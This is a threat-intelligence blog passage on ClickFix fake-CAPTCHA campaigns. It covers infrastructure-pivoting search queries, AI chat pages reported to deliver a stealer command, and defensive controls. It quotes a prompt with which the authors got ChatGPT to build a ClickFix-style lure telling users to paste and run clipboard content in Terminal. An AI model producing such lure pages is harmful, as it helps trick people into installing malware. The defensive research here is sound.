For example, attackers may register domains that visually mimic trusted brands using homoglyph characters, such as уoutube.com, where a lookalike letter is substituted to impersonate the legitimate YouTube domain and mislead users at a glance.
TLS certificates often provide the strongest historical links between campaigns because ClickFix pages commonly rely on free automated certificate services issued within very narrow time windows. Across investigations, newly registered domains have been tied to older ClickFix activity by matching certificate chains, overlapping validity periods, or reused public keys, even when domains and IP addresses had already changed. This reuse quietly connects campaigns that otherwise appear unrelated at first glance.
The JavaScript layer exposes the most obvious operational shortcuts because while the visual bait changes, the underlying logic remains nearly identical. Fake CAPTCHA pages, fake document errors, and fake Cloudflare checks all reuse the same clipboard injection routines, command construction logic, and obfuscation style. In multiple real world cases, compromised WordPress sites delivered ClickFix through injected scripts originating from fake plugins, producing identical clipboard behavior across dozens of unrelated looking pages.
Favicons are a surprisingly strong signal because attackers rarely replace them when spinning up new sites. The same small icon file is deployed across many ClickFix landing pages, and browsers hash it automatically, which allows defenders to cluster pages that share no obvious domain or branding similarities. In practice, a single favicon hash has been enough to surface large networks of fake CAPTCHA and fake verification pages tied to the same ClickFix operation.
During our investigation, we identified several ClickFix domains that reused the Komeri Co., Ltd. logo, a Japanese home improvement retailer, as their favicon, which strongly indicates that these pages were operated by the same threat group rather than being unrelated or opportunistic deployments.
Hosting completes the reuse pattern because ClickFix operators consistently rely on a small set of permissive environments. Many domains are proxied through Cloudflare, while non proxied infrastructure often sits on low cost VPS providers where several ClickFix domains coexist on the same IP. Across scans, it is common to observe identical web server headers, directory layouts, and error pages reused across multiple active domains, even as IP addresses rotate.
These reuse patterns are confirmed by public reporting, including a May 2025 campaign documented by Unit 42 that distributed NetSupport RAT using domains impersonating DocuSign and Okta. More recent campaigns show a clear shift toward fake Cloudflare verification and reCAPTCHA pages, likely because users have developed muscle memory around these checks, and many of these pages are delivered through pirated movie and TV streaming sites where intrusive prompts are expected.
For defenders, this reuse is the core weakness of ClickFix because while domains rotate and pages disappear, certificates, scripts, favicons, and hosting habits persist. A single confirmed ClickFix URL can therefore be used as an anchor to pivot across shared fingerprints and map an entire campaign, shifting detection away from individual links and toward dismantling the infrastructure behind them.

As discussed earlier, ClickFix favors operational reuse, which leaves behind stable signatures across both content and infrastructure that persist across deployments. When these signatures are queried at scale, they become reliable inputs for clustering rather than isolated observations. Netlas correlates response data, certificate metadata, and hosting telemetry to expand a small set of high fidelity indicators into clear campaign level visibility.

ClickFix pages are intentionally simple, but that simplicity creates repeatable signals that can be measured at scale and reused across campaigns. One of the most consistent entry points is the page title, because many ClickFix operators rely on the same human verification phrasing without modification. By starting with the query http.title:Checking if you are human it was possible to surface a large set of candidate domains that visually and behaviorally matched known ClickFix pages. While this query already revealed a meaningful cluster, it also included some legitimate CAPTCHA style pages, which made it necessary to refine the search before drawing campaign level conclusions.
To improve accuracy, the search was narrowed by introducing response body elements that are strongly associated with ClickFix. One such element is the green checkmark emoji (✅), which is commonly embedded to visually reinforce a successful verification state. By combining both signals http.title:Checking if you are human AND http.body:✅ the resulting dataset became significantly cleaner. 1,672 domains resolved to active ClickFix pages, while the remaining hosts had already been taken down but still exposed the same ClickFix logic in their response bodies. In practice, nearly all domains captured by this query could be confidently attributed to ClickFix activity.
To measure reuse more precisely, multiple response body indicators were combined into a single pivot. The query http.title:Checking if you are human AND http.body:k4zrz92z AND http.body:✅ returned 1,672 domains, all of which either served active ClickFix pages or exposed ClickFix logic in their response bodies after takedown.


The string k4zrz92z comes from a Cloudflare logo image that attackers embedded across a large cluster of ClickFix pages using the link https://i.postimg.cc/k4zrz92z/111.png. Although this image has since been taken down and now returns a 404 response, many ClickFix pages still reference it in their source, making the string a persistent campaign artifact. Its reuse across hundreds of domains indicates centralized kit distribution and enables reliable clustering even after partial takedowns.

Another high confidence indicator emerged from how victims are instructed to interact with the page. Most ClickFix sites explicitly instruct the user to paste clipboard content using keyboard shortcuts such as Ctrl + V, which appears directly in the HTML response body. Incorporating this behavior based signal http.title:Checking if you are human AND http.body:Ctrl significantly increased precision and returned 1,683 domains, all of which aligned with known ClickFix execution patterns.
Across all refined queries, a clear infrastructure pattern emerged. The query certificate.issuer_dn:Let's Encrypt AND http.title:Checking if you are human returned 491 domains, all of which resolved to ClickFix pages or preserved ClickFix responses. A parallel search using certificate.issuer_dn:Let's Encrypt AND http.body:k4zrz92z also produced 491 domains, independently validating the clustering logic and confirming campaign cohesion. In contrast, the query certificate.issuer_dn:Sectigo AND http.body:k4zrz92z returned only 15 domains, indicating limited but deliberate use of Sectigo within the same operation. This distribution aligns with the operational requirements of ClickFix campaigns, where short lived domains and rapid certificate issuance are prioritized.
Beyond visual assets, several ClickFix pages shared internal JavaScript identifiers that could be reliably searched. One recurring pattern was http.body:checkboxWindow which appeared across many samples and provided another clean method for expanding the dataset without introducing unrelated CAPTCHA pages.
Taken together, these pivots show how ClickFix campaigns can be reconstructed with high confidence by combining response content, runtime behavior, and infrastructure metadata. Netlas enables analysts to move beyond individual pages and understand reuse, scale, and operational decisions, which is critical for tracking how ClickFix campaigns are deployed and evolved over time.
ClickFix has begun exploiting AI systems not as tools, but as trusted delivery channels, allowing attackers to scale deception while removing traditional phishing infrastructure entirely.
Recent research by Huntress shows ClickFix campaigns being distributed directly through legitimate AI platforms rather than malicious websites. In the observed case, a victim searched for “Clear disk space on macOS” and was presented with highly ranked results linking to conversations hosted on ChatGPT and Grok. Both appeared above organic search results, both were hosted on domains users inherently trust, and both delivered calm, step by step troubleshooting instructions that closely matched normal macOS maintenance workflows.
The victim executed a terminal command provided inside the ChatGPT conversation, believing it to be safe system guidance surfaced by a familiar search engine and a reputable AI assistant. Instead, the command downloaded an AMOS stealer variant that harvested credentials, escalated privileges, and established persistence. No phishing page was involved, and no suspicious domain was visited. The deception relied entirely on the perceived authority and neutrality of AI generated technical advice.
This represents a critical shift in ClickFix delivery. Attackers no longer need to redirect victims to external infrastructure. Search ranking, platform reputation, and AI tone now perform the social engineering on their behalf.
During our own investigation, we observed how easily generative models can reproduce ClickFix style interaction patterns. When asked to generate a simple verification page, ChatGPT (GPT-5.2) produced a functional ClickFix like interface on the first attempt, closely mirroring real world campaigns.
Prompt used:
Create an interactive web page with a plain white background. In the center, place a card style box. At the top of the box, display the text “Are you a computer?”. Below it, show smaller helper text that says “Please see instructions to confirm”. Add a green button below this text labeled “Show instructions”.

When the button is clicked, the rest of the page should blur. A modal or overlay should appear on top of the blurred background showing the following instructions in a clear vertical list:

1. Open Terminal
2. Press Ctrl + Shift + V
3. Press Enter
The generated output produced a functional ClickFix style verification flow with realistic layout, wording, and terminal based execution steps, demonstrating how AI lowers the barrier for low skill actors by automating the creation of convincing attack pages and shifting attacker effort almost entirely toward distribution.

The same capability extends to AI generated phishing emails and messages, which can be mass personalized to deliver ClickFix instructions across email, chat platforms, and support systems.
Recommended Reading
When AI Turns Criminal: Deepfakes, Voice-Cloning & LLM Malware
ClickFix bypasses classic phishing defenses by blending into normal workflows, so effective mitigation depends on breaking the attack flow early, monitoring execution behavior, and limiting what an attacker can do after initial access.
Block ClickFix campaigns before they reach users by enforcing DNS filtering and CDN level protections that deny access to newly registered, lookalike, and low reputation domains, while also blocking malvertising, poisoned search results, and deceptive ads through URL filtering, email security, and ad blocking controls.
Harden browsers and owned web properties by applying strict Content Security Policy rules, disabling inline script execution, and enforcing frame-ancestors and X-Frame-Options so fake verification pages cannot be embedded, spoof trusted brands, or execute unexpected client side logic.
Educate users that pasting commands from unknown prompts is equivalent to running untrusted software, and reinforce verification habits for unexpected warnings or errors that request unusual actions, which directly targets the social engineering layer ClickFix relies on.
Monitor clipboard usage and correlate paste events with immediate shell launches such as powershell.exe, cmd.exe, and wscript.exe, alerting or blocking when clipboard activity directly precedes execution, since this behavioral chain defines ClickFix attacks.
Block or tightly scope execution of mshta.exe, powershell.exe, and similar script capable binaries from user writable directories, and enforce application allow listing so only approved scripts and tools can execute in user context.
Enable PowerShell script block logging and transcription, apply Constrained Language Mode where feasible, and centralize logs to detect suspicious command chains even when the entire delivery occurs inside the browser.
Remove local administrator rights from users and enforce network segmentation to prevent lateral movement, reducing the operational value of a single clipboard driven initial access event.
Deploy EDR and UEBA capable of correlating browser activity, clipboard usage, process creation, and outbound connections, since ClickFix detection depends on stitching together weak but consistent behavioral signals rather than known malware indicators.
Require MFA not only for login events but also for high risk operations such as admin role changes, device enrollment, and remote access, limiting post execution impact even if initial compromise succeeds.
Maintain a response playbook focused on clipboard abuse and suspicious command execution, enabling rapid endpoint isolation and containment before secondary payloads, credential theft, or persistence mechanisms are deployed.
Together, these controls interrupt the ClickFix attack chain from delivery and deception to execution and post compromise activity, providing defenders with clear choke points at each stage of the lifecycle.
ClickFix succeeds because it does not break user behavior but blends into it, quietly turning years of routine verification habits into an execution path that feels normal instead of risky. Across its evolution, infrastructure reuse, and adoption by both criminal groups and APTs, the technique shows that trust has become the real attack surface rather than software flaws. The technical analysis reinforces this point, as every stage abuses legitimate tools, signed components, and expected workflows, with the only real exploit occurring when a user pastes and runs what they do not fully understand.
This shifts the defensive challenge away from blocking individual pages or payloads and toward recognizing repeated patterns in behavior, delivery, and execution. ClickFix is not a short lived trick but a signal that defenses must align with how people actually operate, because attackers already have.

Book Your Netlas Demo
Chat with our team to explore how the Netlas platform can support your security research and threat analysis.
此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。